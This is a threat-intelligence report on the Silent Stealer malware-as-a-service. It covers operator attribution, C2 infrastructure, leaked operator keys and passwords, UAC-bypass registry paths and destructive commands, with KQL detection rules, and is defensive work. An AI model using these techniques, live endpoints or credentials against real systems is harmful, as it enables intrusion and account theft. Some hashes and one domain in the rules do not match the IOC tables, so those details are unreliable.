Confidence: Low-to-moderate. UTC+1 is broad and does **not** meaningfully narrow to a specific country. This inference is derived from a **single image** on a single day; device clock drift or a manually set timezone could invalidate it.

Discord Server

- Channel 1353425801646706831 was created **2025-03-23** — coinciding with the first known Silent v2.x builds appearing in the wild
- The channel is used for both bot C2 webhook delivery and hosting the operator's avatar
- Custom emoji 1440476091704672316 was created **2025-11-18** (4 days after the photo) and was confirmed live and accessible at time of analysis: <https://cdn.discordapp.com/emojis/1440476091704672316.png>

 Custom Discord member emoji

Emoji Name OSINT (Hypotheses)

Emoji names and server asset timestamps can act as an operator fingerprint because they reflect the uploader's personal context, not the stealer's runtime.

Device

Stock Android camera naming convention (IMG_YYYYMMDD_HHMMSS_NNN.jpg) strongly suggests an Android device. iOS uses a distinct naming scheme.

Behavioural pattern (evening activity)

- Photo taken at **23:49:35 local (UTC+1)** on a Friday night.
- Bulk emoji upload session on **2025-11-17 (Monday)** ran **21:08–23:47 local time**.

Two independent events in a similar late-night window are consistent with an operator who is active primarily in the evenings and may not follow a standard work schedule.

Photo-to-upload delta

The photo was uploaded to Discord approximately **60 seconds** after it was taken. This suggests Discord was already open/active at the time and the action was likely opportunistic (spontaneous), rather than a premeditated avatar selection.

April–November gap

The discord_nitro emoji (1364763277594202112, 2025-04-24) is the earliest artefact observed in the server (~1 month after server creation). No further activity is recorded until the mass emoji upload session on 2025-11-17. This suggests the server sat in a sparse/test state for ~6 months before an operational push in November — consistent with a development/testing period prior to broader distribution of Silent v2.x.

 Discord server emoji upload timeline

Cross-sample operator fingerprint

The same Discord emoji server snowflake IDs appear across all four analysed builds (Illusion, XaynePackKingGoat, jsfile injector, PrimeMic). Because emoji IDs are unique to a specific Discord server, their presence across builds is strong attribution evidence linking them to a single operator, independent of licence keys or infrastructure.

Capability addition timestamp (hypothesis)

The valorantroleicon emoji (1484699811541422251) was added to the operator's server on **2026-03-20 23:46 UTC**. This likely marks when Valorant-themed theft/enrichment was introduced, with PrimeMic (1705) appearing to be the first build to include this capability.

Gemini OSINT lead

The emoji Gemini_Generated_Image_pzmi6mpzm indicates the operator generated an image using Google Gemini and uploaded it directly to the Discord server. The suffix pzmi6mpzm may function as a stable generation identifier. If this filename (or a matching hash) appears on public platforms, it could provide linkage to related operator activity and warrants external OSINT queries.

 Gemini-generated emoji asset

Bundled Dependencies (Potential Future Capability)

The **Illusion ASAR package.json** (stealer runtime) includes two Telegram bot frameworks — node-telegram-bot-api and telegraf. They do not appear to be invoked in this build's main execution paths (per code review), but their presence is still notable because it means Telegram bot capability is **bundled in the malware runtime**, not only in any panel/backend component. This suggests Telegram is a deliberate control/notification channel in this ecosystem and could potentially be activated in a future build or via a configuration path.

Illusion ASAR (stealer runtime) → package.json → bundled deps (node-telegram-bot-api, telegraf) → potential capability: Telegram bot messaging / notifications → Operator Telegram (e.g. OTP delivery channel)

Live confirmation (non-static): POST /api/admin/request-code with the licence key returned HTTP 200 and triggered a Telegram OTP during analysis, confirming Telegram OTP delivery is implemented and operational. (If you need a strict static-only claim set, this should be treated as out-of-scope and moved to a separately sourced “dynamic test” note.)

Roblox indicators: Emoji names such as 9748_robux, 8719_rbxPremium, sapphiretemple, and iconcreditcard follow Roblox-style catalog/asset icon naming conventions. Combined with the unusually deep Roblox theft/enrichment logic (multiple API calls, billing/credit, group balance, HTML scraping fallbacks), this suggests Roblox familiarity and likely personal use by the operator (not just opportunistic targeting).

Gemini-generated asset: An emoji named Gemini_Generated_Image_pzmi6mpzm strongly suggests the asset was generated via Google Gemini and uploaded directly. The suffix pzmi6mpzm may act as a stable generation identifier; if the same filename/hash appears elsewhere publicly it could provide linkage to related activity (worth external OSINT queries).

Juvenile naming: Names like kys (e.g. <a:08_kys:1441809361830805706>) are consistent with immature meme culture and may support a younger operator assessment.

Possible aliases: Names like battrio, uziblack, 9779black, blackstars could be usernames/handles or references to communities the operator participates in; worth cross-referencing against Roblox usernames, Telegram handles, and gaming forums.

Operator Activity Timeline

Date	Event
2025-03-23	Operator creates Discord C2 server
2025-11-14 23:49 local (UTC+1)	Operator takes photo on Android device
2025-11-14 22:50 UTC	Photo uploaded to Discord C2 channel, set as bot avatar
2025-11-18	Custom member emoji added to operator's Discord server
~Nov–Dec 2025	Silent v2.6.5 compiled and distributed
2026-03-22	C2 confirmed live; OTP delivered to operator's Telegram during analysis

ShinySpider (Distributor)

- Distributed this build via Telegram
- Built the NSIS installer wrapper using a custom plugin named SpiderBanner.dll
- The plugin name directly identifies them as the builder
- Likely purchases Silent licences and repackages builds for distribution to buyers or victims

Build Comparison — Illusion v2.6.5 vs. PinkieCraft

“PinkieCraft” refers to a **separately distributed Silent Stealer build** observed in the wild under the pinkiecraft.com lure/branding. Public references we can cite for this artefact include:

- ANY.RUN sandbox report: <https://any.run/report/1a1725d8d58d6d36aba3ff0f2adf41624037622d16ced5c69f0a3b81c576b932/821a068d-bb09-459e-ba40-0ccb1de356d1>
- vx-underground discussion thread: <https://x.com/vxunderground/status/2027056734989107218>

We used these public artefacts as a comparative reference point (same malware family, different distributor/infrastructure) to help validate coverage and highlight deltas. Several architectural differences between the two builds are worth noting.

Feature	Illusion v2.6.5 (this report)	PinkieCraft build (external)
Distributor	ShinySpider (SpiderBanner.dll)	Different distributor
Version	v2.6.5	Earlier build
Backend hosting	Render.com direct (datasyncore.onrender.com)	Cloudflare Worker proxy in front of backend
Fake proxy banner	Not present	“System Telemetry v3.1.0” dashboard
/api/health endpoint	Does not exist — Cannot GET /api/health confirmed	Unauthenticated, leaked live victim/key count
CORS on API routes	access-control-allow-origin: http://localhost:3000 (dev config in prod)	Access-Control-Allow-Origin: * (permissive)
network-sync-protocol.net	DNS down at time of analysis	Unknown status
Authentication	All endpoints beyond root require JWT Bearer token	/api/health unauthenticated

Key difference — C2 proxy architecture: The PinkieCraft build routed traffic through an additional Cloudflare Worker layer that presented a fake telemetry dashboard and exposed an unauthenticated /api/health endpoint. This endpoint reportedly showed a live key/victim count incrementing in real time during analysis (75 → 76 victims over 92 minutes). Our build has no such Worker layer — requests go directly to Render.com, and the backend exposes no unauthenticated data beyond the root {"status": "online", "uptime": ...} health response.

This suggests the Silent author or different licensees configure the proxy layer differently per build, or that this feature was removed/changed between versions. The core stealer and RAT capabilities are consistent across both builds.

Conclusion

This sample (Illusion-2.6.5-setup.exe) is a packaged deployment of **Silent Stealer v2.6.5** with an integrated **RAT** component operating within a commercially run **Malware-as-a-Service** ecosystem.

- **ShinyHunters linkage:** We assess the “ShinyHunters” connection as **low confidence** and currently **social-context only** (the distribution post context), not a technical attribution. No artefacts in the sample provide a direct technical link to the ShinyHunters group.
- **Campaign clustering:** We assess these samples as related at the **operator/infrastructure level** where unique constants repeat across artefacts (notably the recurring Silent API key, Steam Web API key, and panel/backend patterns documented in this report). This supports a single ecosystem / operator cluster rather than an isolated, one-off build.
- **Targeting hypothesis:** Based on the feature emphasis (Discord/Roblox/Minecraft/TikTok session theft), the ecosystem presentation, and operator “culture” indicators, we assess this activity as likely **financially motivated** but oriented toward **gaming communities** (victims and buyers). Any “younger operator” hypothesis should be treated as **speculative** unless corroborated by additional OSINT.

Key conclusions

- **Two-actor model:** evidence supports separation between the **Silent author/operator** (@MainSilent / @LegacySilent) and a **builder/distributor** (“ShinySpider”) responsible for packaging and distribution via Telegram.
- **OPSEC failure in exposed panel assets:** the operator panel frontend is publicly retrievable and leaks API routes and infrastructure, materially reducing effort required to map the backend and capability surface.
- **High-impact capability set:** the build combines broad credential/session theft (browsers, wallets, Discord, Steam, victim Telegram tdata, etc.) with persistent remote control (PowerShell execution, file operations, screenshot, chat).
- **Exfiltration + operator delivery channels:** bulk data is staged and exfiltrated via **GoFile**, while control/telemetry flow through dedicated C2 backends; **Discord webhooks** and **Telegram** are used as operator-facing delivery channels (notifications and OTP).
- **No ransomware:** this build is a **stealer + RAT**, not an encryptor; impact is primarily credential theft/account takeover plus follow-on actions enabled by remote access.

Analyst caveats

- Some statements are explicitly based on **dynamic validation** (e.g., OTP trigger behaviour) and should be separated from strictly static-only findings where needed.
- Single-source OSINT inferences (e.g., timezone) should be treated as low-confidence unless corroborated by additional artefacts.

If you believe you may be impacted by this or a similar threat actor, please reach out to Ransom-ISAC at .

Pivoting

A recurring `main.1a3bcbe4.css` asset showed up across multiple panel instances, which enabled pivoting across the cluster:

 Recurring `main.1a3bcbe4.css` asset across panel instances

[https://urlscan.io/search/#filename:"main.1a3bcbe4.css"](https://urlscan.io/search/#filename:)

The same `main.1a3bcbe4.css` filename also appears on a newer panel build, suggesting shared build output/infrastructure.

Additional pivots / attribution links

- <https://176.125.242.155/>
- `food-family.icu` — attributed to two samples:
 - <https://www.virustotal.com/gui/file/ae64d67a31fbc00fef0d6321023e0dba494598e00494d5115ca999100d61c421>
 - <https://www.virustotal.com/gui/file/c9019400ad80d31e7510208b849d7299dc7ccaf6770b033652b37fee5144f763>

food-family[.]icu panel notes (infra delta + new capability)

 food-family.icu operator panel



This appears to be another opsec mistake: the panel/UI artefacts and endpoint surface reveal infrastructure changes and additional RAT capability.

 urlscan.io response for food-family.icu

<https://urlscan.io/responses/d47a75ee61419c3fe7267e27f42665d361987aa4f0f540c4c819244b50cbfa4e/>

Infrastructure delta vs Illusion panel

	Illusion panel	food-family.icu panel
Panel URL	website4funlol.onrender.com	food-family.icu
Backend	datasyncore.onrender.com (separate)	food-family.icu (same host)
Hosting	Render.com free tier	Self-hosted
JS chunk hash	main.27556b60.js	main.04a3cd5b.js
Axios version	1.13.4	1.13.5 (newer)
PowerShell UI	✗	✓ New feature

Background GIF confirmed

backgroundImage: 'url("/236b4bbe35374336e4975ce6cd6a2d17.gif")'

This is the same GIF hash that triggered the VT pivot — a static asset served by food-family.icu. The shared CSS hash main.04a3cd5b across builds via VT is what linked this panel to the 0401 sample.

New IOCs / endpoint surface

Indicator	Value	Role
food-family.icu	food-family.icu	Self-hosted operator panel and API backend
New endpoint	/api/execute-powershell/<hwid>	PowerShell RAT command execution
New endpoint	/api/powershell-history/<hwid>	RAT command history retrieval

food-family.icu panel analysis (critical finding)

Panel bundle constants indicate the UI and API are on the same domain:

```
const ip = "https://food-family.icu/" // client page
const yp = "https://food-family.icu/" // chat component
const Ip = "https://food-family.icu/" // login page
```

Unlike the Illusion deployment (panel on website4funlol.onrender.com, backend on datasyncore.onrender.com), food-family.icu serves as **both** panel frontend and backend API — a significant infrastructure change.

New capability: PowerShell RAT (panel UI)

This panel exposes a PowerShell terminal UI (command history, live output, “PS>” styling) and maps to:

- /api/execute-powershell/<hwid>
- /api/powershell-history/<hwid>

Related sample — Complete IOCs (0401 / XaynePackKingGoat)

File hashes

File	MD5	SHA256
XaynePackInstallerSetup.exe	4e72be1328a3b98e7f8c408a668ef868	ae64d67a31fbc00fef0d6321023e0dba494598e00494d5115ca999100d61c421
app.asar	047ae8db19cd7a8fc7e70735f26cc531	9d9b49216cbc90a2d47b5714b6d42fc0dd2955e34efb8fb3d2670ff22e741384
main.js	ca8c51698e1fb66be18c975ac138e30e	b5b31173eb9d62f978555545577c4e891258bb59df317defe75e0b623ec14664
crypted.js	0bb3fd71193a76db0412ed52b282f8ba	ade2dc52f5230b32130f4057415f082ad3c9de0d2ebdf35db9259f9ae098bdb4
SpiderBanner.dll	17309e33b596ba3a5693b4d3e85cf8d7	996a259e53ca18b89ec36d038c40148957c978c0fd600a268497d4c92f882a95

File	MD5	SHA256
nsExec.dll	ec0504e6b8a11d5aad43b296beeb84b2	—
nsis7z.dll	80e44ce4895304c6a3a831310fbf8cd0	—
StdUtils.dll	c6a6e03f77c313b267498515488c5740	—
System.dll	0d7ad4f45dc6f5aa87f606d0331c6901	—
WinShell.dll	1cc7c37b7e0c8cd8bf04b6cc283e1e56	—

Network

Indicator	Value
Panel	https://control-panel-2afn.onrender.com
Backend API	https://backend-knvw.onrender.com
WebSocket	wss://backend-knvw.onrender.com
Bot avatar	https://cdn.discordapp.com/attachments/1353425801646706831/1439024605892317234/IMG_20251114_234935_287.jpg
Discord channel	1353425801646706831

Credentials & keys

Type	Value
Licence key	LIFETIME-D0BF165FB1B8712CBB0F65F85B3C58B9
Dev API key	test_api_key_12345
Steam API key	440D7F4D810EF9298D25EDDF37C1F902

Lure metadata

Field	Value
Lure name	XayneSetupPack / XayneSetupPackInstaller
Author field	XaynePackKingGoat
Version	6.9.0
Uninstaller artefact	Uninstall XaynePackInstallerSetup.exe
Discord injector	Not present
Licence tier	LIFETIME
Builder	ShinySpider (SpiderBanner.dll)

Discord injector (separate artefact)

SHA256: c9019400ad80d31e7510208b849d7299dc7ccaf6770b033652b37fee5144f763

File: srcloidx.js



This artefact is the **Discord injector** (distributed separately from the 0401 NSIS build, which contained no injector in its ASAR).

C2 infrastructure

Indicator	Role
https://food-family.icu/api/send	Discord injector exfiltration C2 — active replacement for network-sync-protocol.net (DNS-down during Illusion analysis)
https://backend-knvw.onrender.com	Backend API — shared with 0401 build
https://silent-panel.onrender.com	Operator panel — third panel URL in this cluster
http://localhost:3002/api/send-notification	Local dev/test notification endpoint

Credentials & keys

Type	Value
Licence key	LIFETIME-D0BF165FB1B8712CBB0F65F85B3C58B9
Silent API key	Silentapilolxd123.
Dev API key	test_api_key_12345
Steam API key	440D7F4D810EF9298D25EDDF37C1F902
Bot avatar	https://cdn.discordapp.com/attachments/1353425801646706831/1439024605892317234/IMG_20251114_234935_287.jpg

Discord endpoints intercepted

Endpoint	Data captured
billing/payment-sources	Saved payment methods
/users/@me	Account info, tokens

Build date notes

Contains monocrt (1456077308229320714, 2026-01-01) and location (1456077325258068082, 2026-01-01) — compiled after 1 January 2026. Latest emoji confirmed: animatedarrowyellow (1452832281872830565, 2025-12-23 01:16 UTC) — server active through at least Dec 23, 2025.

Attribution

Operator fingerprints match the Illusion build:

- Discord C2 channel: 1353425801646706831
- Bot avatar attachment: 1439024605892317234 (IMG_20251114_234935_287.jpg)
- @MainSilent embed footer
- API key: Silentapilolxd123.
- Steam API key: 440D7F4D810EF9298D25EDDF37C1F902
- 60+ emoji IDs from the same Discord server

Relationship to other samples: Discord injector for the same campaign as the 0401 (XaynePackKingGoat) NSIS build. The 0401 EXE contained no injector in its ASAR — this script was distributed separately via Telegram. Together they form a complete Silent stealer + Discord injector deployment under the same LIFETIME licence key and backend-knvw.onrender.com / food-family.icu infrastructure.

Additional C2 Exfiltration Channels

Pivoting off a shared error message string (SHA-256: 8b657db415336e846020564e8b0493a2acf3ba294e57db42aa02325f249d87ee), we identified several additional backend instances exposing the /api/send endpoint — confirming a broader cluster of active Silent C2 infrastructure beyond the primary backends documented above.

 Additional Silent C2 backend instances

Hostname	Role	Hosting
newapi-ffxg.onrender.com	C2 Backend — /api/send exfiltration	Render.com
api-w11c.onrender.com	C2 Backend — /api/send exfiltration	Render.com
api-1-nk95.onrender.com	C2 Backend — /api/send exfiltration	Render.com

MITRE ATT&CK Mapping

Tactic	Technique	Sub-technique	Detail
Initial Access	T1204.002	User Execution: Malicious File	Victim double-clicks fake Electron installer
Execution	T1059.001	PowerShell	All persistence, evasion, and UAC bypass via PowerShell
Execution	T1059.005	Visual Basic	.vbs startup shortcut dropper
Execution	T1106	Native API	node-ffi / Electron native calls for DPAPI
Persistence	T1547.001	Registry Run Keys / Startup Folder	HKCU Run key, Startup .lnk
Persistence	T1053.005	Scheduled Task	XML-defined task with masqueraded name
Persistence	T1546.003	Windows Management Instrumentation Event Subscription	WinUpdate<SID> filter, daily 08:00 trigger
Persistence	T1546.015	Component Object Model Hijacking	HKCU InprocServer32 override
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass UAC	fodhelper, SilentCleanup, exefile hijack, VBScript runas
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools	Add-MpPreference Defender exclusions
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	Process/task named GoogleUpdateTaskMachineCore etc.
Defense Evasion	T1027.002	Obfuscated Files or Information: Software Packing	Three-layer obfuscation with AES-256-CBC
Defense Evasion	T1027.010	Obfuscated Files or Information: Command Obfuscation	String split concatenation to defeat grep/strings
Defense Evasion	T1620	Reflective Code Loading	AES-decrypted payload evaluated at runtime
Credential Access	T1555.003	Credentials from Web Browsers	SQLite + DPAPI decryption for all major browsers
Credential Access	T1539	Steal Web Session Cookie	Browser cookies + Chrome remote debugging
Credential Access	T1185	Browser Session Hijacking	--remote-debugging-port headless cookie extraction
Credential Access	T1528	Steal Application Access Token	Discord injection intercepts tokens on login
Credential Access	T1552.001	Credentials In Files	Telegram tdata directory theft
Collection	T1005	Data from Local System	Wallet files, Steam sessions, browser data
Collection	T1113	Screen Capture	/api/screen/<hwnd> live screenshot
Collection	T1125	Video Capture	(capability present via Electron API)
Exfiltration	T1567.002	Exfiltration to Cloud Storage	ZIP archives to GoFile anonymous upload
Exfiltration	T1041	Exfiltration Over C2 Channel	Direct POST to datasyncore.onrender.com

Tactic	Technique	Sub-technique	Detail
Command and Control	T1071.001	Web Protocols: Application Layer Protocol	HTTPS REST API + Socket.io WebSocket
Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography	AES-256-CBC payload encryption
Command and Control	T1102	Web Service	Render.com free-tier hosting as C2 backend
Impact	T1529	System Shutdown/Reboot	shutdown /s /t 0, shutdown /r /t 0
Impact	T1531	Account Access Removal	Force BSOD via taskkill /f /im svchost.exe

Indicators of Compromise

Network — IP Addresses

Resolved during live analysis session. datasyncore.onrender.com and website4funlol.onrender.com are fronted by Cloudflare — the IPs below are Cloudflare edge nodes, not the origin server. network-sync-protocol.net resolves directly.

Hostname	IP(s)	Status	Notes
website4funlol.onrender.com	216.24.57.251, 216.24.57.7	LIVE	Render Inc. (216.24.57.0/22), Cloudflare proxy — CF-Ray 9e08546f6c3ad268-FRA
datasyncore.onrender.com	216.24.57.251, 216.24.57.7	LIVE	Same IPs as panel — same Render cluster/node. CF-Ray 9e085a33b91f5d67-FRA
network-sync-protocol.net	N/A	DOWN	DNS resolution failed at time of analysis — domain no longer resolving

Notable: Both website4funlol.onrender.com and datasyncore.onrender.com resolve to identical IPs (216.24.57.251, 216.24.57.7), confirming the panel frontend and stealer backend are co-hosted on the same Render.com node. Both sit behind Cloudflare with Frankfurt edge routing. The shared wildcard TLS certificate (*.onrender.com, Google Trust Services WE1, valid Jan–Apr 2026) covers both subdomains.

network-sync-protocol.net takedown: DNS resolution failed during analysis (Could not resolve host). The Discord injector C2 appears to have been taken down — either by the registrar, hosting provider, or operator. Victims with the Discord injector already installed will fail to exfiltrate credentials to this endpoint, though the injector itself remains patched into their Discord client.

Backend health check — live response from datasyncore.onrender.com/:

```
{"status": "online", "uptime": 941.6, "timestamp": "2026-03-22T21:40:01.301Z"}
```

Uptime of ~941 seconds (~15 minutes) at time of query indicates a recent cold start — Render.com free tier spins down after inactivity and restarts on first request. Backend is Node.js Express (x-powered-by: Express, x-render-origin-server: Render). CORS on the root endpoint returns access-control-allow-origin: *; the localhost:3000 misconfiguration was observed on authenticated API routes specifically.

Network — Hostnames

Indicator	Type	Context
datasyncore.onrender.com	C2 Backend	Primary stealer exfil, RAT panel API
website4funlol.onrender.com	C2 Panel	Operator web interface
heysilentpanel.onrender.com	C2 Panel (observed)	Observed in urlscan artefact screenshot (panel instance in cluster)
network-sync-protocol.net	C2 Discord Injector	Discord credential and payment exfil
www.myexternalip.com	Victim Recon	Public IP lookup (/raw endpoint)
ip-api.com	Victim Recon	IP geolocation (/json?ip=?fields=status, country, countryCode, city)

Indicator	Type	Context
www.tiktok.com	Session Validation	TikTok account info via stolen session cookie
webcast.tiktok.com	Data Collection	TikTok diamond/coin balance
users.roblox.com	Session Validation	Roblox account info via stolen cookie
thumbnails.roblox.com	Data Collection	Roblox avatar image
premiumfeatures.roblox.com	Data Collection	Roblox Premium status
economy.roblox.com	Data Collection	Roblox Robux balance and transaction history
friends.roblox.com	Data Collection	Roblox friend/follower counts
groups.roblox.com	Data Collection	Roblox group ownership
inventory.roblox.com	Data Collection	Roblox Limited items and RAP
catalog.roblox.com	Data Collection	Roblox catalog inventory
billing.roblox.com	Data Collection	Roblox saved payment methods
api.steampowered.com	Data Collection	Steam profile, game library, level (hardcoded API key)
api.ipify.org	Victim Recon	Alternative public IP lookup (?format=json in some code paths)
globalcdn.nuget.org	Tooling / Payload staging	Python 3.10 runtime download (/packages/python.3.10.0.nupkg)
mc-heads.net	Data Enrichment	Minecraft skin/avatar image for operator embed
namemc.com	Data Enrichment	Minecraft profile link for operator embed
store1.gofile.io	Exfil	Anonymous ZIP upload
store2.gofile.io	Exfil	Anonymous ZIP upload
store3.gofile.io	Exfil	Anonymous ZIP upload
store4.gofile.io	Exfil	Anonymous ZIP upload
store5.gofile.io	Exfil	Anonymous ZIP upload
store8.gofile.io	Exfil	Anonymous ZIP upload

Network — URLs

URL	Context
https://datasyncore.onrender.com/api/admin/request-code	Auth trigger
https://datasyncore.onrender.com/api/clients	Victim listing
https://network-sync-protocol.net/api/send	Discord credential receipt
https://website4funlol.onrender.com/assets/index-BgQx6xvA.js	Panel bundle (unauthenticated)

File Hashes

File	MD5	SHA256
Illusion-2.6.5-setup.exe	ee17c8c6937ae832c39ead819fe385d2	96c2445c13e00291be29c5c31d6ca1dc9b5caf4efa8a07140ef22b48362b055
Illusion.exe	6ad3bb332b1657a90cd563735278ac2d	18cb4c00c9eac622a6c7265ada3dbcf23ce750b028f905c9d78ea0384f5b3c8

File	MD5	SHA256
app.asar	7dd7c9d99fafa52c9cdd2525bce4b24d	9b7a8d09b3c86b8ea9cc338a033b37e0d086113ba479e8f48672271d4713df9
main.js	89d29d674df2f52e3fcc8d4b1f97cb1f	807b178ffa725e9869dca5c0087fae9abcd3cfad5a1e7065304000a6c5262b7
crypted.js	39fd76c8f63b7d1d0dde94b3b77a6e4c	58df506144fa0ee4f6ab5bde8eb7f2d19ea4b3ad0b2d4e687ff9d63f60688c0
discord-injection-obf.js	2251c98a7d0b5a9361db29fc12cff610	be679a3ad224069dee3fcb011ddecbb75de44f63f2816da5891e058a4619808d
SpiderBanner.dll	17309e33b596ba3a5693b4d3e85cf8d7	996a259e53ca18b89ec36d038c40148957c978c0fd600a268497d4c92f882a9
panel.js (retrieved from website4funlol.onrender.com)	—	7b2d4fffe1e3b8d201c2bb9452100c58dd8856a0364db2d284fe44e7ace62d24
uninstallerIcon.ico (embedded 256×256 RGBA PNG)	0fa0283272caf26d14af28edd9533341	c2a19e9f0b8d2c65f21bf62cbd566901b38f3189936ca5c8952c09a83493b2c

Credentials & Keys

Type	Value
Silent API Key	Silentapilolxd123.
Operator Licence Key	MONTHLY-AFD08AAF4193699E8225A95D1B3C448C
Operator Licence Key (related sample)	LIFETIME-D0BF165FB1B8712CBB0F65F85B3C58B9
Cloudflare Proxy Auth	SilentCF_2026!secure
Backend Dev API Key	test_api_key_12345
Steam Web API Key	440D7F4D810EF9298D25EDDF37C1F902
AES Key (crypted.js)	qAkW2T404Zgen4RBPd4TcSzCy6/87Y0
AES Key (discord-injection)	uDucKHSKN9djz0GPPzvbgM62jLfZCvnM

Registry

```
# Persistence – Run Key
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GoogleUpdateTaskMachineCore
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdobeGCInvoker

# UAC Bypass – fodhelper / ms-settings
HKCU\Software\Classes\ms-settings\shell\open\command

# UAC Bypass – exefile IsolatedCommand
HKCU\Software\Classes\exefile\shell\open\command
HKCU\Software\Classes\exefile\shell\runas\IsolatedCommand

# COM Hijacking (CLSID varies per victim; derived from user SID at runtime)
HKCU\Software\Classes\CLSID\{*}\InprocServer32
```

Filesystem

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\OneDrive.lnk
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Microsoft Edge.lnk
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Spotify.lnk
%TEMP%\~*.vbs

# Python cookie extraction runtime (dropped to temp)
%TEMP%\python310.nupkg
%TEMP%\WinGet\
```

```
%TEMP%\WinGet\tools\python.exe
%TEMP%\WinGet\tools\_winhost.exe
```

Scheduled Tasks

```
MicrosoftEdgeUpdateTaskMachineCore
GoogleUpdateTaskMachineCore
OneDrive Standalone Update Task
Adobe Acrobat Update Task
CCleaner Update
```

Discord / Telegram

Type	Value
Discord Channel ID	1353425801646706831
Discord Attachment ID	1439024605892317234
Discord Emoji ID	1440476091704672316
Telegram	@MainSilent
Telegram	@LegacySilent

KQL Detection Rules

1. Network Connections to Silent C2 Backends

```
// Microsoft Defender for Endpoint – NetworkEvents
DeviceNetworkEvents
| where RemoteUrl has_any (
    "datasynccore.onrender.com",
    "website4funlol.onrender.com",
    "network-sync-protocol.net"
)
or RemoteUrl matches regex @"store[1-9]\.gofile\.io"
| project Timestamp, DeviceName, InitiatingProcessFileName,
    InitiatingProcessCommandLine, RemoteUrl, RemotePort, RemoteIP
| order by Timestamp desc
```

2. Windows Defender Exclusion via PowerShell

```
// Detects Add-MpPreference exclusion commands used by this malware
DeviceProcessEvents
| where FileName =~ "powershell.exe"
and ProcessCommandLine has "Add-MpPreference"
and ProcessCommandLine has_any ("ExclusionPath", "ExclusionProcess")
| project Timestamp, DeviceName, AccountName,
    ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc
```

3. Persistence via Registry Run Key with Masqueraded Names

```
DeviceRegistryEvents
| where RegistryKey has "CurrentVersion\\Run"
and RegistryValueName has_any (
    "OneDrive",
    "GoogleUpdateTaskMachineCore",
    "AdobeGCIInvoker",
    "MicrosoftEdgeUpdateTaskMachineCore"
)
and ActionType == "RegistryValueSet"
| project Timestamp, DeviceName, AccountName,
    RegistryKey, RegistryValueName, RegistryValueData
| order by Timestamp desc
```

4. VBScript Written to Temp and Executed via cscript

```
// VBS persistence dropper
DeviceProcessEvents
| where FileName =~ "cscript.exe"
and ProcessCommandLine has "//nologo"
and ProcessCommandLine matches regex @"%TEMP%\\~[a-z0-9]+\\.vbs"
| project Timestamp, DeviceName, AccountName,
    ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc
```

5. Scheduled Task Creation Masquerading as Legitimate Software

```
DeviceProcessEvents
| where FileName =~ "schtasks.exe"
and ProcessCommandLine has_any (
    "MicrosoftEdgeUpdateTaskMachineCore",
    "GoogleUpdateTaskMachineCore",
    "OneDrive Standalone Update Task",
    "Adobe Acrobat Update Task",
    "CCleaner Update"
)
| project Timestamp, DeviceName, AccountName,
    ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc
```

6. Startup Folder .lnk Creation with Known Filenames

```
DeviceFileEvents
| where FolderPath has "Start Menu\\Programs\\Startup"
and FileName has_any ("OneDrive.lnk", "Microsoft Edge.lnk", "Spotify.lnk")
and ActionType == "FileCreated"
| project Timestamp, DeviceName, AccountName,
    FolderPath, FileName, InitiatingProcessFileName
| order by Timestamp desc
```

7. Electron Process Making Outbound Connections (Suspicious)

```
// Flag Electron apps (not browsers) making connections to known exfil/C2
DeviceNetworkEvents
| where InitiatingProcessFileName !in~ (
    "msedge.exe", "chrome.exe", "firefox.exe", "brave.exe"
)
and (
    InitiatingProcessFileName endswith ".exe"
    and RemoteUrl has_any ("gofile.io", "onrender.com")
)
| project Timestamp, DeviceName, InitiatingProcessFileName,
    InitiatingProcessFolderPath, RemoteUrl, RemotePort
| order by Timestamp desc
```

8. PowerShell Hidden Window Spawned by Electron/Node Process

```
DeviceProcessEvents
| where FileName =~ "powershell.exe"
and ProcessCommandLine has_all ("-WindowStyle", "Hidden")
and InitiatingProcessFileName has_any ("node.exe", "Illusion.exe")
| project Timestamp, DeviceName, AccountName,
    ProcessCommandLine, InitiatingProcessFileName,
    InitiatingProcessFolderPath
| order by Timestamp desc
```

9. File Hash Match (Direct IOC)

```
DeviceFileEvents
| where SHA256 in (
    "96c2445c13e00291be29c5c31d6ca1dc9b5caf4efa8a07140ef22b48362b055b",
    "18cb4c00c9eac622a6c7265ada3dbcf23ce750b028f905c9d78ea0384f5b3c8d",
    "9b7a8d09b3c86b8ea9cc338a033b37e0d086113ba479e8f48672271d4713df99",
    "807b178ffa725e9869dca5c0087fae9abcd3cfad5a1e7065304000a6c5262b76",
    "58df506144fa0ee4f6ab5bde8eb7f2d19ea4b3ad0b2d4e687ff9d63f60688c09",

```

```

        "be679a3ad224069dee3fcb011ddecb75de44f63f2816da5891e058a4619808df",
        "996a259e53ca18b89ec36d038c40148957c978c0fd600a268497d4c92f882a93"
    )
| project Timestamp, DeviceName, AccountName,
    FileName, FolderPath, SHA256, ActionType
| order by Timestamp desc

```

10. Discord Client Modification (Injection Detection)

```

// Detects writes to Discord app JS files – indicator of injection patching
DeviceFileEvents
| where FolderPath has_all ("discord", "app-")
and FileName endswith ".js"
and ActionType == "FileModified"
and InitiatingProcessFileName !in~ ("discord.exe", "discordptb.exe", "discordcanary.exe")
| project Timestamp, DeviceName, AccountName,
    FolderPath, FileName, InitiatingProcessFileName
| order by Timestamp desc

```

11. UAC Bypass — Registry Key Creation in ms-settings or exefile

```

DeviceRegistryEvents
| where ActionType == "RegistryValueSet"
and (
    RegistryKey has @"Software\Classes\ms-settings\shell\open\command"
    or RegistryKey has @"Software\Classes\exefile\shell\open\command"
    or RegistryKey has @"Software\Classes\exefile\shell\runas\IsolatedCommand"
)
| project Timestamp, DeviceName, AccountName,
    RegistryKey, RegistryValueName, RegistryValueData,
    InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc

```

12. WMI Event Subscription with WinUpdate Name Pattern

```

// Detects WMI persistence filter/consumer creation matching Silent's naming convention
DeviceEvents
| where ActionType == "WmiBindEventFilterToConsumer"
